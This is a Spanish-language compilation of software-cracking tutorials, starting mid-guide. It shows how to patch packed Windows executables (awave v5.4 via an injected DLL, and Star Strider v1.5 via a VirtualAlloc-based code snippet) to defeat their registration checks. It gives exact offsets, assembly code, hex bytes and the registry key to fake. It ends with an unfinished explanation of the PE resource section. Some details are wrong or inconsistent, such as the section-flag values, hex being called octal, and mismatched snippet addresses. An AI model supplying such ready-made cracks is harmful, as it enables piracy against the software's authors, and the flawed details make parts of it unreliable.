1. Abrimos el target con el editor hexadecimal y colocamos la siguiente cadena de valores hexadecimales en el desplazamiento 50B54Bh correspondiente a la dirección VA0

2. Escribimos el siguiente código en la ventana de edición de SC:

3. Antes de ensamblarlo nos aseguramos de especificar los siguiente:

4. Ensamblamos el recorte. Si no hubo error lo exportamos:

5. Cerramos SC y abrimos el target con HexWorkShop. Nos movemos al desplazamiento **0043140h** donde colocaremos el recorte.

6. Abrimos con HexWorkshop el archivo .BIN que exportamos, lo marcamos todo con el ratón y lo copiamos (CTRL+C).

7. Pasamos a la ventana de Hexworkshop con la vista de .EXE. Marcamos con el ratón desde **0043140h** hasta **00431B0h**; el área que hemos marcado corresponde exactamente al tamaño del recorte, y hay que ser muy preciso en esta operación ya que es la más delicada del proceso. Pegamos el recorte (CTRL+V).

8. Guardamos y salvamos un respaldo por seguridad.

9. Ahora escribimos la DLL. En editor de texto aparte escribamos el siguiente código y salvémosle como AW_PATCH.ASM.

```
; ------------------------------------------------------------------------------------------

TITLE AW_PATCH.DLL: Registra el programa awave v5.4
```

```
.386
.model flat,STDCALL

public patch
public Start

.data
OldInstruction db 003h,085h,0ACh,050h,044h,000h

.code
Start:
dll proc instance:DWORD, reason:DWORD, reserved:DWORD
mov eax,1
ret
dll endp

patch:
; Parchar el target para simular registro
pushad
mov edi,0047EFCCh
mov word ptr [edi],00DEBh
mov edi,0047EFECh
mov word ptr [edi],009EBh

; Restaurar código en 0050B54Bh
mov edi,0050B54Bh
lea esi,OldInstruction
mov ecx,6
rep movsb
; regresar
popad
push 0050B54Bh
ret

End Start

; ----------------------------------------------------------------------------------------------
```

Para hacer la DLL necesitamos también escribir otros archivos:

```
; ---------------------------------- aw_patch.def ----------------------------------------------
```

```
LIBRARY aw_patch
EXPORTS MyAboutDialog
EXPORTS patch
DESCRIPTION 'ASM program'
EXETYPE WINDOWS
CODE PRELOAD MOVEABLE
DATA PRELOAD MOVEABLE MULTIPLE

; ---------------------------------------------------------------------------------------------

; ---------------------------------- makefile (TASM) -------------------------------------------

NAME = aw_patch
OBJS = $(NAME).obj
DEF = $(NAME).def
RCS = $(NAME).rc
RES = $(NAME).res

IMPORT=C:\TA\lib\import32

TASMDEBUG=/zi
LINKDEBUG=/v

$(NAME).DLL: $(OBJS) $(RES) $(DEF)
tlink32 /Tpd /aa /c $(OBJS),$(NAME),, $(IMPORT), $(DEF), $(NAME)

.asm.obj:
tasm32 /ml /m2 $&.asm

.rc.res
: brc32 -r $(NAME).rc

; ---------------------------------------------------------------------------------------------
```

Con esto sólo tenemos que ejecutar desde la línea de comando la orden MAKE, mientras apunta al directorio donde está los archivos fuentes (C:\temp\aw_patch, por ejemplo).

Una vez creada nuestra DLL, la colocamos en el mismo directorio del recorte. Ensamblado el recorte y pegado en la dirección indicada de la víctima.

Finalmente awave.exe: ¡Ja, ja!

ALGUNAS PREGUNTAS - ALGUNAS RESPUESTAS

¿Las jmp de las apis están siempre en secciones .text?

Creo que no necesariamente. Por el trabajo con SC y por un post en el foro Spanish Reverse Engineering me he enterado que los nombres importados no tienen que estar en la sección .idata. Los programas W32 trabajan con un modelo de memoria FLAT; es como un archivo DOS .COM, pero sin el límite estrecho de 65 KB: el límite son 4 GB. Todo está un gran segmento de 4 GB. Datos y Código puede ir en cualquier parte. El único límite, hasta dónde he visto, son precisamente los atributos de las secciones donde se ubican los datos brutos. Por eso, yo creo, aunque no lo he probado, que uno puede poner en una sección de datos inicializados lo siguiente:

THUNK1: jmp [api_address]

Y llamar a la API desde una instrucción así:

call THUNK1

En teoría debería trabajar. No lo he probado todavía.

¿Cuál es el significado de las características de las secciones? Todavía no entiendo porque modificándolas, también se modifica la carga del ejecutable (y se despliega el Sice en la primera instrucción).

He adelantado alguito antes. Las PCs están basadas en una arquitectura llamada von Newmann. Si quieres saber quien es este tipo teo envío la info. Se le considera erróneamente el padre de la computadora moderna. La verdad es que fue un matemático bestial, muy activo durante la 2da. Guerra. Fue uno de los impulsores del proyecto ENIAC, si no me equivoco. Necesitaban computadoras para cálculos avanzados y, especialmente para crackear claves y mensajes. De ahí surgió también la cibernética de Norbert Wiener. Más importante en esta arquitectura, para mí, es

A. Turing, el de la máquina universal.

Lo cierto es que el descubrimiento de estos tipos fue el tratamiento del código de un programa como si fueran sus datos. Gracias a esto, se pueden almacenar las secuencias de instrucciones como si fueran datos. W32 le saca la punta a esto y aprovecha el modelo de memoria FLAT de los procesadores INTEL x86. Ya te he explicado qué es este modelo. Hay más info en las referencias de los procesadores de este tipo. Ahora bien, como cualquier cosa puede ser dato, incluso el código, a cada sección del PE se le dan algunos atributos durante el enlazado para discriminar un poco entre lo que es dato y lo que es código, donde puede escribirse y donde no, etc. Cuando un archivo es comprimido, a las secciones se le dan atributos de datos, por lo que el depurador, que sólo lee código, no las leerá. Es más, si le das a las secciones de datos atributos de código, te las desplegará hasta el W32DASM.

La siguiente tabla ilustra el significado de las características:

- 000000020h __Código.
- 000000040h __Datos inicializados.
- 000000080h __Datos no inicializados.
- 040000000h __Sección cacheable.
- 080000000h __Sección paginable.
- 100000000h __Sección compartida.
- 200000000h __Ejecutable.
- 400000000h __Se puede leer.
- 800000000h __Se puede escribir en la sección.

Por ejemplo, si las características es E0000020H, entonces se trata de una sección en la que

1. se pueden escribir datos	80000000h
2. se pueden leer datos	40000000h
3. ejecutable	20000000h
4. hay código	00000020h

	E0000020h

¿Qué es una DLL y para qué sirve? ¿cómo se crea?

DLL es la extensión de archivos empleados por Window$ para enlace dinámico. DLL es la abreviatura de Dinamic Link Library, que significa librería de enlace dinámico.

Un archivo DLL está compuesto por un conjunto de funciones y rutinas que pueden ser

empleadas y llamadas desde un archivo ejecutable .EXE o desde cualquier otra .DLL. El uso de estas funciones se llama enlace dinámico porque se trata de un "enlace" semejante al realizado cuando enlazamos archivos .OBJ y .RES con el enlazador (linker) para crear ejecutables .EXE, pero que ocurre en tiempo de ejecución y sin el uso de enlazador.

Esto fue implementado por Window$ considerando que muchas rutinas empleadas por varios programas eran las mismas. Para evitar perdida de espacio de memoria, Window$ reúne esas rutinas comunes en archivos DLL que pueden ser accedidas, una vez cargadas en el área de memoria compartida de un proceso, por más de un programa o proceso.

Pero las DLL no sólo ahorran espacio de memoria útil. También ofrecen otras ventajas. Cómo se encuentran en un área de memoria compartida del proceso, son una vía de acceso a proyectos remotos. Es algo complejo, pero se puede hacer. Además de esto, las DLL permiten agregar código a un programa sin tener que cambiar el ejecutable para nada: se podría hacer actualizaciones importantes de programas sólo cambiando una DLL.

¿Cómo escribir una DLL?

Toda DLL tiene un punto de entrada el cual será llamado por Win cada vez que

- la DLL sea cargada
- la DLL sea descargada
- un hilo sea creado en el mismo proceso

Este es un ejemplo del código del punto de entrada de una DLL:

```
DllEntry proc hInstDLL:HINSTANCE, reason:DWORD, reserved1:DWORD
        mov  eax,TRUE
        ret DllEntry Endp
```

El punto de entrada puede tener cualquier nombre y apunta a una función con tres parámetros:

· hInstDll = manejador de instancia del módulo DLL.

· reason = bandera con uno los siguientes valores:
DLL_PROCESS_ATTACH: La DLL recibe este valor cuando injertado por vez primera en el espacio de direcciones del proceso. Se puede usar esta posibilidad para hacer inicialización.
DLL_PROCESS_DETACH: La DLL recibe este valor cuando está siendo descargada del espacio de direcciones del proceso. Se puede usar esta posibilidad para hacer una limpieza como deslocalización de memoria.

DLL_THREAD_ATTACH: La DLL recibe este valor cuando el proceso crea un nuevo hilo.
DLL_THREAD_DETACH : La DLL recibe este valor cuando un hilo del proceso es destruido

Para que la DLL sea cargada dentro de un proceso, debe retornar TRUE en eax. En caso contrario, no será cargada.

Las funciones de la DLL pueden ser colocadas antes o después de la entrada. Pero para que puedan ser llamadas desde otros programas, deben colocarse las siguientes líneas en el archivo DEF de definición:

```
LIBRARY   DLL_Name
EXPORTS   Function_Name
```

La directiva LIBRARY define el nombre del módulo DLL. Debe señalarse con el nombre de archivo de la DLL. La directiva EXPORTS dice al enlazador (linker) cuales funciones de la DLL son exportadas, es decir, pueden ser llamadas desde otros programas.

¿Cómo compilar y enlazar un archivo DLL?

También hay que indicar en los conmutadores del enlazador la opción /DLL y /DEF:DEF_name:

```
link /DLL /SUBSYSTEM:WINDOWS /DEF:DEF_name /LIBPATH:c:\masm32\lib OBJ_name.obj
```

Los conmutadores del ensamblador son los mismos:

```
/c /coff /Cp
```

En el caso de Borland Turbo Assembler, en vez de /DLL, se coloca /Tpd:

```
tlink32 /Tpd /aa /c /v $(OBJS),$(NAME),, $(IMPORT), $(DEF), $(NAME)
```

Después de enlazar el archivo objeto, se obtendrá la DLL y un archivo .lib. Este archivo .lib es la librería de importación que puede ser usada para enlazar programas que usan las funciones que está en la DLL.

Para que un ejecutable EXE u otra DLL llame a funciones dentro de una DLL, debe proyectar primero la DLL en el espacio de direcciones del proceso que llama.

¿Como cargar la DLL en el espacio de nombres del proceso?

Hay dos maneras:

1. Enlazado implícito: es el más común. Como hemos visto al crear aplicaciones W32, al enlazar un ejecutable debemos indicar un conjunto de archivos LIB al enlazador. Estos archivos LIB contienen una lista de las funciones de la DLL que pueden ser importadas desde otros archivos EXE o DLL. Cuando hacemos el enlace, el enlazador toma información de los archivos LIB correspondientes y la incrusta en el archivo EXE creado. Luego, cuando el sistema cargue el EXE, el cargador examinará el encabezado de este archivo y establecerá las DLLs que deberán ser cargadas en el espacio de direcciones del proceso para que se ejecute la aplicación. El sistema buscará las DLLs requeridas en los directorios de sistema e intentará cargarlas.

2. Enlazado explícito: llamando a LoadLibrary con el nombre de la DLL deseada. Si la función tiene éxito, devuelve un manejador a la librería (DLL). Si no, retornará NULL:

```
invoke LoadLibrary,addr LibName
```

El manejador devuelto se puede pasar a GetProcAddress o a cualquier otra librería que requiera este manejador como parámetro:

```
mov hLib,eax
        invoke GetProcAddress,hLib,addr FunctionName
```

Esta llamada devuelve la dirección de la función cuyo nombre ha sido pasado como segundo parámetro. De otra manera, retorna NULL. El valor devuelto ahora puede ser usado para llamar a la función deseada:

```
mov TestHelloAddr,eax
        call [TestHelloAddr]
```

Usada la librería DLL, se descarga con FreeLibrary:

```
        invoke FreeLibrary,hLib 2.
```

Gracias a:

GERZA, ManiacPC y KuT.

Comentarios y correcciones: nuMIT_or@iname.com
Mi página de programación: n u M I T_o r's P r o g r a m m i n g P a g e

CRACKEAR ARCHIVOS PE EMPAQUETADOS (III)

Usando memoria virtual

por n u M I T_o r [kUT]

Target: Star Strider v1.5 (http://www.fmjsoft.com)

Tools: SnippetCreator v1.5
Soft Ice
HexWorkShop
TASM v5.0
Note: Puedes encontrar estas herramientas en: http://members.xoom.com/crk10/archivos

Author: n u M I T_o r

I n t r o

Bien amigos, seguro que alguna vez han encontrado programas fácil de desproteger pero que presentan el problema de estar empacados y no es tan fácil parcharlos. Algunos crackers han superado este obstáculo empleando parcheadores de procesos (process partchers). Recientemente, y podemos constatarlo en los fabulosos tutoriale de R!SC, otros crackers detectan con un depurador -*debugger*- como Soft Ice los puntos donde colocar en archivo ejecutable los parches y en un breve análisis del ejecutable mismo ubica dónde insertar un recorte -*snippet*- que parche el programa cuando se despliega en memoria para su ejecución. A veces esto es relativamente sencillo, pero otras veces no tanto. Yo he implementado el uso de DLLs cuando el recorte es muy grande [ver *CRACKEAR ARCHIVOS PE EMPAQUETADOS (I I)*] y el tamaño es un parámetro crítico. Ahora implementaré otro método para esto que me ha parecido más sencillo y mejor porque no requiere archivos adicionales: aprovechar las APIs del manejo de memoria virtual de Windows.

¿Cuándo usar este método?

Cuando el espacio donde se ubica el recorte es limpiado y barrido por el programa en el momente que el archivo ejecutable es desempacado y no queremos usar una DLL para evitar esto.

Esta técnica consiste en escribir el recorte de código y moverlo a un lugar seguro en la misma memoria del proceso, pero lejos del área de despliegue del ejecutable. De esta manera cuando se despliegue el programa no podrá alcanzar el recorte y destruirlo. Entonces el programa pasará el control al recorte en memoria para que el recorte de código parche el programa y lo desprotega (si éste es nuestro objetivo).

A t A k E e e . . . j e - j É e

Si cargamos el archivo StarStrider.exe con SoftIce e intetamos desplegar su contenido, no se disparará la ventana del depurador porque el programa está empaquetado y se han cambiado los atributos de las secciones.

A esta altura ya deberíamos tener una idea de cómo desplegar el programa de un archivo empacado en Soft Ice. Abrimos el archivo con un editor de archivos PE (ProcDump o SnippetCreator) y cambiamos las características de la sección de código. Con SnippetCreator procedemos así:

Creamos en SnippetCreator un nuevo proyecto (**File/New Project**) y llamémosle SS, cuyo target sería StarStrider.exe. Recabamos información sobre el encabezado del archivo (**PE Info\View PE Header**):

Address Entry Point: 00 06 E0 00 h

Ahora cambiamos las características de la sección de código (por lo general .text o .code). Ejecutamos **PE Info\View Section Info**. Vemos que el punto de entrada coincide con la dirección de inicio de la sección **.aspack**. Anotemos de una vez los siguientes valores de **.aspack**:

V. Offset: 0006E000h
Raw Offset: 00025400h

Así que hacemos click con el botón derecho del ratón sobre **.text** (la sección de código) y elegimos **Edit Section** en el menú emergente; pulsamos el botón "..." de "Characteristics", elegimos IMAGE_SCN_CNT_CODE y IMAGE_SCN_CNT_EXECUTE y pulsamos el botón "Save". Ahora en en el campo "Characteristics" aparece E0 00 00 60h.

Después de realizar esta operación con StartStrider.exe, carguémoslo con el "loader" de SoftIce y empleando F10, F9 y F5 estratégicamente busquemos el final del la rutina que desempaca el archivo:

```
0157:0046E5B1    50              PUSH EAX
0157:0046E5B2    0385A8304400    ADD EAX,[EBP+004430A8]
0157:0046E5B8    5B              POP EBX
0157:0046E5B9    0BDB            OR EBX,EBX
0157:0046E5BB    8985E12E4400    MOV [EBP+00442EE1],EAX
0157:0046E5C1    61              POPAD
0157:0046E5C2    7508            JNZ 0046E5CC
0157:0046E5CC    68305E4200      PUSH 00425E30
0157:0046E5D1    C3              RET
```

Vamos a necesitar un espacio de seis bytes para la nueva instrucción, así que escogemos:

```
0157:0046E5BB    8985E12E4400    MOV [EBP+00442EE1],EAX
```

Como antes, llamamos a esta dirección **RVA1**: es la dirección que entrega el control a nuestro recorte parchador.

Como en otros casos que he analizado, esta instrucción también está empaquetada, así que para parcharla y reescribir en ella las instrucciones que entregan el control al recorte tenemos que esperar hasta que la instrucción misma sea desempacada porque si no, cuando la instrucción se despkliegue corroerá nuestro parche. Esto nos obliga a encontrar un punto anterior para dar el controla nuestro de código. Para esto ejecutamos en SoftIce el comando: **D RVA1 = D 0046E5BB**. En la ventana de datos podemos ir revisando hasta que en ella aparezca el código octal correspondiente a las instrucciones que queremos localizar.

Cargamos StarStrider.exe con el "loader" de SoftIce, ejecutamos el comando **D 0046E5BB** y vamos trazando el programa con la tecla F10 hasta ver en la ventana de datos:

0030:0046E5BB **2EE18589 75610044 00**

Es la representación en octal en reverso y ordenada en valores dword de:

8985E12E4400 MOV [EBP+00442EE1],EAX

La instrucción que buscamos se despliega cuando se ejecuta la instrucción 0157:0046E0E7:

```
0157:0046E0E7    F3A4              REPZ  MOVSB ; <-
0157:0046E0E9    8B8541294400      MOV  EAX,[EBP+00442941] ; <- VA0
0157:0046E0EF    6800800000        PUSH  00008000
0157:0046E0F4    6A00              PUSH  00
0157:0046E0F6    50                PUSH  EAX
0157:0046E0F7    FF9549294400      CALL [EBP+00442949]
0157:0046E0FD    8D851D2C4400      LEA  EAX,[EBP+00442C1D]
0157:0046E103    50                PUSH  EAX
0157:0046E104    C3                RET
```

Así que podemos elegir la instrucción 0046E0E9, una instrucción de seis bytes y que se realiza cuando la instrucción VA1 ya está desplegada. Llamamos a esta instrucción **VA0**.

Ahora tenemos que localizar un espacio para nuestro recorte de código. Podemos hacer esto con el editor hexadecimal y sin mucho tecnisismo. Abrimos StarStrider.exe con HexWorkshop y buscamos "manualmente" un espacio con gran cantidad de ceros. Hay varios, pero elegimos el espacio que comienza en el desplazamiento del archivo **00 01 DC 00** h. ¿Por qué? por intuición: a la vista parece suficiente.

Para realizar nuestro trabajo tenemos que convertir el desplazamiento en el archivo a dirección virtual. Para eso aplicamos la siguiente fórmula:

VA del recorte = (Desplazamiento del recorte - RawOffset de la Sección) + (ImageBase + VirtualOffset de la sección)

Tenemos que ubicar en qué sección está el espacio para el recorte y especificar dónde comienza esa sección.

Vemos que el recorte está entre, es decir, en la sección .rsrc, que inicia en la dirección virtual (VA) 00 04 00 00 h y cuyo desplazamiento en el archivo es 01 DC 00 h .

Aplicando la fórmula tenemos:

(00025260h - 0001DC00h) + (00400000h + 00040000h) = 00447660h

Sólo nos queda ubicar las instrucciones que necesitamos cambiar para que el programa tenga el comportamiento de un programa registrado.

Como supongo que el lector de este escrito ya debe tener cieta destreza ubicando los puntos frágiles de un programa, no explicaré como encontrarlo. Además ese no es el objeto de este escrito sino el aprender una estrategia para parchar archivos empaquetados. Así que de una vez indico que la instrucción a cambiar es:

```
0157:0042FBA3    51              PUSH ECX
0157:0042FBA4    52              PUSH EDX
0157:0042FBA5    E8D6000000      CALL 0042FC80
0157:0042FBAA    85C0            TEST EAX,EAX
0157:0042FBAC    7540            JNZ 0042FBEE
0157:0042FBEE    BB88080000      MOV EBX,00000888
0157:0042FBF3    8BC3            MOV EAX,EBX
0157:0042FBF5    5B              POP EBX
0157:0042FBF6    5E              POP ESI
0157:0042FBF7    81C4D0000000    ADD ESP,000000D0
0157:0042FBFD    C21400          RET 0014
```

Es muy simple lo que tenemos que hacer. Reemplazar la instrucción

```
0157:0042FBAA    85C0            TEST EAX,EAX
```

por:

```
0157:0042FBAA    EB2B            JMP 0042FBD7
```

Con esta instrucción saltamos todas las pruebas que comprueban si el programa ha sido registrado hasta la dirección 0042FBD7, que es la dirección a donde debería llegar el programa si estuviera registrado.

El Recorte

Ahora lo decisivo: escribir el recorte. Corremos Snippet Creator y abrimos el proyecto SS que creamos al principio.

Establecemos las opciones del proyecto:

He descubierto que (aunque no sé porqué motivo) algunas acciones hechas por Snippet Creator sobre archivo PE empaquetados deterioran el archivo. Así que muchas opciones de Snippet Creator que podrían ahorrarnos trabajo no se pueden emplar cuando injertamos código nuevo en ejecutables. Así que nos conformaremos con las siguientes opciones (ejecutamos **Action\Project Options** para desplegar el diálogo **Project Options**):

Snippet VA: 477660
Patch Options: Patch Into Existing Section
Address to Redirect Control to the Snippet: No Redirection

Return Control To Program: Don't Return Control To Program

Otras opciones que no hemos podico elegir tendremos que realizarlas nosotros mismos "manualmente". No es difícil hacerlo.

Este es el recorte de código:

```
; ---------------------------------------------------------------------------------------------

extrn LoadLibraryA:near
extrn GetProcAddress:near

jmp numit1

l1 db 'kernel32.dll',0
f1 db 'VirtualAlloc',0
OldInstruction db 08Bh,085h,041h,029h,044h,000h
NewInstruction db 068h,000h,000h,000h,000h,0C3h

numit1:
; Restaurar antigua instrucción
pushad mov esi,offset OldInstruction
mov edi,46E0E9h
mov ecx,6
rep movsb

; Obtiene la dirección de la función VirtualAlloc en la memoria del proceso
push offset l1
call [LoadLibraryA]
push offset f1
push eax
call [GetProcAddress]

; Reservar espacio en memoria para el recorte
mov esi,(final - init)
push esi
call eax,0,esi,1000h,40h

; Mover el código a la memoria
mov edi,eax
lea esi,init
pop ecx
```

```
rep movsb

; Escribir el salto al código en memoria
mov edi,46E5BBh
lea esi,NewInstruction
mov dword ptr [esi+1],eax
mov ecx,6 rep movsb

; Regresar
popad
push 46E0E9h
ret

init:
pushad

; Restaurar instrucción original
mov edi,46E5BBh
mov dword ptr [edi],02EE18589h
mov word ptr [edi+4],0044h

; Escribir el parche
mov edi,42FBAAh
mov word ptr [edi],2BEBh

; Regresar
popad
push 46E5BBh
ret
final:

; ----------------------------------------------------------------------------------------------
```

Puedes ver que este código, cuando toma el control por vez primera:

- Restaura la instrucción original en VA0 = 46E0E9h
- Obtiene la dirección de las funciones VirtualAlloc y VirtualFree.
- Compromete memoria física con la función VirtualAlloc.
- Mueve el recorte de código parchador a la región de memoria comprometida.
- Cambia la instrucción en la dirección 46E5BBh para que en una segunda ocasión devuelva una váz más el control al recorte, ahora en el área de memoria comprometida.
- Devuelve el control al programa en la dirección VA0.

Cuando el programa vuelve a tomar el control y alcanza la dirección VA, devuelve por segunda vez el control al recorte, ahora ubicado en una región de memoria que previamente comprometimos para él. En esta segunda ocasión el código de recorte:

- Restaura la instrucción original en VA1 = 46E5BBh
- Parcha el proceso en VA2 = 42FBAAh
- Retorna el control al programa.

La parte interesante del recorte es:

```
; ---------------------------------------------------------------------------------------------

; Obtiene la dirección de la función VirtualAlloc en la memoria del proceso
push offset l1
call [LoadLibraryA]
push offset f1
push eax
call [GetProcAddress] ; Devuelve en eax la dirección de VirtualAlloc, en este caso.

; Reservar espacio en memoria para el recorte
mov esi,(final - init) ; Tamaño del recorte
push esi
call eax,0,esi,1000h,40h .

; Mover el código a la memoria
mov edi,eax ; Dirección dónde se halla el recorte
lea esi,init     ; Dirección del recorte en el código fuente
pop ecx       ; Tamaño del recorte
rep movsb   ; Mover el recorte

; ---------------------------------------------------------------------------------------------
```

Este código es lo que permite no tener que usar DLLs ni loaders, y evita tener que aumentar el tamaño del ejecutable PE que estamos tratando.

Ahora ensamblamos el recorte (click sobre el botón "Assemble"), exportamos el binario y lo llamamos SS.BIN

P a t c h i n g

Abrimos una vista de nuestro target y otra del binario SS.BIN que hemos exprotado. Marcamos con el ratón toda el área correspondiente al código de nuestro binario SS.BIN y lo copiamos (CTRL+C). Luego marcamos el área del ejecutable StarStrider.exe correspondiente al espacio donde insertaremos el recorte: desde 025260h hasta 025326h y pegamos el binario que copiamos antes (CTRL+V). Repito una vez más que esta es la operación más delicada del proceso: copiar un byte de más o de menos daña por completo el archivo empacado.

Lo último que nos queda es escribir en el ejecutable StarStrider.exe la instrucción en VA0 = 46E0E9h que entregará por vez primera el control al recorte. Calculemos el desplazamiento:

Desplazamiento en el Archivo = (VA0 - VA de la sección) + RawOffset de la Sección

El salto está en la sección **.aspack** cuya (VA) es 46E000h y cuyo desplazamiento en el archivo es

(46E0E9h - 46E000h) + 00025400h = 254E9h

Nos movemos ahora en el editor hexadecinal (HexWorkshop) hasta 254E9h (**Edit\Goto**) y escribimos:

68 60 76 44 00 C3

Es el código en octal que corresponde a las instrucciones

```
68 60 76 44 00    push    00447660        ; VA2
C3                ret
```

Son las instrucciones que entregan por vez primera el control al recorte.

Con esto el programa casi parecerá registrado. Sólo queda colocar nuestro nombre de usuario y la clave en la subclave correspondiente del registro de Windows. ¿Cómo encontramos esa subclave? Podemos trazarla con una trampa en Soft Ice sobre la función RegQueryValueExA o con un monitor de las llamadas al registro de Windows como Registry Monitor de Mark Rusinovich.

Yo encontré que era:

HKCU\Software\FMJ-Software\StarStrider\

Hay que crear una clave llamada "Username" cuyo dato sería una cadena con el nombre del usuario.

P a r a T e r m i n a r

Bueno. Con esto termino esta serie en tres partes sobre desprotecciones de archivos PE empaquetados. Yo encuentro este último procedimiento más conveniente que el implementado con las DLLs para crackear archivos empaquetados. Pero en algunos respectos prácticos el método de las DLLs podría resultar más atractivo.

Gracias a **Iczelion - Stone - _mammon**, por sus extraordinarios conocimientos y herramientas. Trato de pagar la deuda con ellos compartiendo libremente lo que he aprendido y cada día descubro.

Comentarios y correcciones: *nuMIT_or@iname.com*
Mi página de programación: n u M I T_o r's P r o g r a m m i n g P a g e

Descabezando archivos ejecutables portables (I I I)

Sección de recursos .rsrc

AUTOR: *nuMIT_or*
HERRAMIENTAS: o Hex Workshop u otro buen editor hexdecimal.
o KrackPE
o Snippet Creator v1.5

Es un árbol

La sección .rsrc contiene información sobre los recursos para un módulo. Esta sección organiza sus datos como un árbol de datos.

Un árbol es una estructura de datos particular que constituye una especie particular de GRAFO.

Un grafo es un conjunto de puntos (llamados VÉRTICES), donde cada punto está asociado a otros dos, que constituyen los vértices del primero, a través de líneas (llamadas BORDES). El grafo se emplea para representar estructuras de datos, es decir, un grafo puede concebirse como un tipo
especial de variable muy empleado actualmente para la representación del conocimiento en Inteligencia Artificial .

Para que un grafo sea un árbol debe cumplir las siguientes propiedades:

1. Tener por lo menos un nodo principal llamado la raíz del árbol.

2. Tener organizados los vértices en una jerarquía de niveles. De esta manera los nodos que no son raíces se dividen en m > 0, conjuntos disjuntos que a su vez son árboles denominados subárboles de la raiz.

Tenemos entonces los siguientes conceptos:
- Hoja: nodo o vértice terminal, que no contiene ningon subárbol.
- Descendientes: nodos asociados a nodos no terminales.

- Ascendiente o padre: nodo asociado a nodos descendentes.
- Hermano: nodos asociados a un mismo padre.
- Bosque: colección de más de un árbol.
- Raiz: el onico nodo de un árbol que no posee padre.
- Camino: enlace entre dos nodos consecutivos.
- Rama: camino que termina en una hoja.
- Nivel: número asociado a cada nodo, cuyo valor depende de la longitud del camino desde la raiz al nodo específico.
- Altura o profundidad: número máximo de nodos de una rama; es decir, el nivel más alto de los nodos más uno.
- Peso: número de nodos terminales.

Ejemplo de un árbol:

```
          RAIZ
           / \
         N   H
        / \
      N    N
     / \   / \
    N  H H   N
   / \       / \
  H   H     H  N
             /  \
            H    H
```

N: Nodo
H: Hoja

Si se trata de una estructura de un solo campo, entonces es un árbol con un vértice o nodo pero sin bordes: H = N

Un ejemplo de estructura en forma de árbol es la organización de la información en el disco duro en una jerarquía de raíz, diractorios, sudirectorios y archivos. Aquí los archivos serían las hojas del árbol, sus nodos terminales:

```
          (C): <- RATZ
           / \
         N    N <- Directorios
        / \   / \
```

```
   N  H H   N <- Subdirectorios 1
  / \       / \
 H   H     H  N<- Subdirectorios 2
            / \
           H   H <- Subdirectorios3 o Archivos
```

La raíz y las ramas del árbol

La raiz del directorio de recursos está ocupada por una estructura llamada I**MAGE_RESOURCE_DIRECTORY** (directorio de recursos). En lenguaje ensamblador:

IMAGE_RESOURCE_DIRECTORY	**struct**	
Characteristics	**ULONG**	**?**
TimeDateStamp	**ULONG**	**?**
MajorVersion	**ULONG**	**?**
MinorVersion	**ULONG**	**?**
NumberOfNamedEntries	**ULONG**	**?**
NumberOfIdEntries	**ULONG**	**?**
	ends	

IMAGE_RESOURCE_DIRECTORY TYPEDEF PTR IMAGE_RESOURCE_DIRECTORY

Los campos **NumberOfNamedEntries** y **NumberOfIdEntries** de esta estructura, cuando se trata de la raíz del árbol de recursos, dicen los tipos de recursos identificables por nombres o por IDs, respectivamente, que hay en el archivo. Me explico.

Para ubicar los datos brutos que conforman cualquier recurso, entre todos los campos de la estructura **IMAGE_RESOURCE_DIRECTOR**Y los más importantes son **NumberOfNamedEntries** y **NumberOfIdEntries**. Cada uno de estos campos informa el número de ramas en las que se despliega la raíz del árbol. Es decir, el directorio de recursos informa, a través de los campos **NumberOfNamedEntries** y **NumberOfIdEntries**, el número de subdirectorios de recursos. Cada uno de estos subdirectorios puede ser considerado luego como
la raiz de un subárbol de un "tipo de recurso". Después veremos estos subárboles.

La estructura **IMAGE_RESOURCE_DIRECTORY**, que forma la raiz del árbol de recursos, es seguida de un arreglo (array) constituido por entradas de dos campos cada una. Llamamos este arreglo: **IMAGE_RESOURCE_DIRECTORY_ENTRY**, es decir, directorio de entradas de recursos. Cada entrada de este último directorio tiene la siguiente estructura:

```
IMAGE_RESOURCE_DIRECTORY_ENTRY struct
Name                           ULONG      ?
OffsetToData                   ULONG      ?
                               ends

PIMAGE_RESOURCE_DIRECTORY_ENTRY TYOPEDEF PTR
IMAGE_RESOURCE_DIRECTORY_ENTRY
```

El campo **NumberOfNameEntries** de la estructura I**MAGE_RESOURCE_DIRECTORY**, que como vimos es la raíz del árbol de recursos, contiene el número de entradas al comienzo del arreglo (array) del directorio de entradas (**IMAGE_RESOURCE_DIRECTORY_ENTRY**) que tienen las cadenas actuales asociadas con ellas.

El campo **NumberOfIdEntries** de **IMAGE_RESOURCE_DIRECTORY** indica el número de entradas del arreglo del directorio de entradas con números enteros como identificadores (IDs).

El campo **Name** de la estructura **IMAGE_RESOURCE_DIRECTORY_ENTRY**, correspondiente a una entrada del arreglo que sigue a la estructura **IMAGE_RESOURCE_DIRECTORY**, contiene un número entero que identifica un recurso. Si la entrada del directorio de recursos actual sigue a la raíz, el número entero del campo Name indica un tipo de recurso según las siguientes equivalencias, que indican los tipos básicos de recursos
identificados en el archivo **WINUSER.H**:

WINUSER.H

```
#define MAKEINTRESOURCEA(i) (LPSTR) ( (DWORD) ( (WORD)(i) ) )
#define DIFFERENCE 11

/* * Predefined Resource Types */
#define RT_CURSOR MAKEINTRESOURCE(1)
#define RT_BITMAP MAKEINTRESOURCE(2)
#define RT_ICON MAKEINTRESOURCE(3)
#define RT_MENU MAKEINTRESOURCE(4)
#define RT_DIALOG MAKEINTRESOURCE(5)
#define RT_STRING MAKEINTRESOURCE(6)
#define RT_FONTDIR MAKEINTRESOURCE(7)
```

```
#define RT_FONT MAKEINTRESOURCE(8)
#define RT_ACCELERATOR MAKEINTRESOURCE(9)
#define RT_RCDATA MAKEINTRESOURCE(10)
#define RT_MESSAGETABLE MAKEINTRESOURCE (11)
#define RT_GROUP_CURSOR MAKEINTRESOURCE ((DWORD)RT_CURSOR + DIFFERENCE)
#define RT_GROUP_ICON MAKEINTRESOURCE ((DWORD)RT_ICON + DIFFERENCE)
#define RT_VERSION MAKEINTRESOURCE (16)
#define RT_DLGINCLUDE MAKEINTRESOURCE (17)
#define RT_PLUGPLAY MAKEINTRESOURCE (19)
#define RT_VXD MAKEINTRESOURCE (20)
#define RT_ANICURSOR MAKEINTRESOURCE (21)
#define RT_ANIICON MAKEINTRESOURCE (22)
```

En lenguaje ensamblador:

```
MAKEINTRESOURCE  macro     i

                 i   typedef   DWORD

                 endm



DIFFERENCE       EQU     11


RT_CURSOR        EQU     MAKEINTRESOURCE   1
RT_BITMAP        EQU     MAKEINTRESOURCE   2
RT_ICON          EQU     MAKEINTRESOURSE   3
RT_MENU          EQU     MAKEINTRESOURSE   4
RT_DIALOG        EQU     MAKEINTRESOURSE   5
RT_STRING        EQU     MAKEINTRESOURSE   6
